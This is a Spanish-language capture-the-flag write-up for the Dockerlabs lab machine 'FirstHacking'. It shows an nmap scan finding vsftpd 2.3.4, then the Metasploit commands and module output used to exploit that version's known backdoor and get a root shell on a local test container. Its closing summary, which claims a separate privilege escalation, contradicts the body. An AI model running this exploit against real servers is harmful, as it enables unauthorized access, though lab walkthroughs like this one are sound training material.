🏴‍☠️ Write-Up: Máquina "FirstHacking"

📌 **Plataforma: Dockerlabs**
📌 **Dificultad: Muy fácil**
📌 **Autor: Joaquín Picazo**

🔎 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

1️⃣ **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
2️⃣ **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
3️⃣ **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
4️⃣ **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.

📡 1. Reconocimiento y Recolección de Información

Se realiza un escaneo general de los puertos, solo para saber cuáles están abiertos.

🎯 2. Escaneo y Enumeración

Ahora se realiza un escaneo profundo para obtener información específica de los puertos ya abiertos.

```
┌──(root㉿kali)-[/home/cypher/firsthacking]
└─# nmap -vvv -p 21 -sV -sC 172.17.0.2
```

```
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 64 vsftpd 2.3.4
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Unix
```

Se obtiene que el puerto 21 del servicio ftp no se puede acceder de forma anónima. Pero al mismo tiempo se obtiene la versión de este, pudiendo utilizarse como punto de explotación.

💥 3. Explotación de Vulnerabilidades


Se usa la información de la versión para buscar alguna vulnerabilidad para explotar en metasploit.

```
msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Se elige la opción más adecuada, en este caso solo se tiene una. Posteriormente se ve la información necesaria para usarlo.


```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show info

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters
```

Se ingresan los datos necesarios y se inicia con “run”. Se puede ver que se inicia una sesión de forma exitosa.



🔐 4. Escalada de Privilegios y Post-explotación

Al revisar que usuario hay, se puede apreciar que ya se ha ingresado a la máquina como usuario root. Es decir, ya tenemos todos los privilegios del sistema.



🏆 Banderas y Resultados

✔ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
✔ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.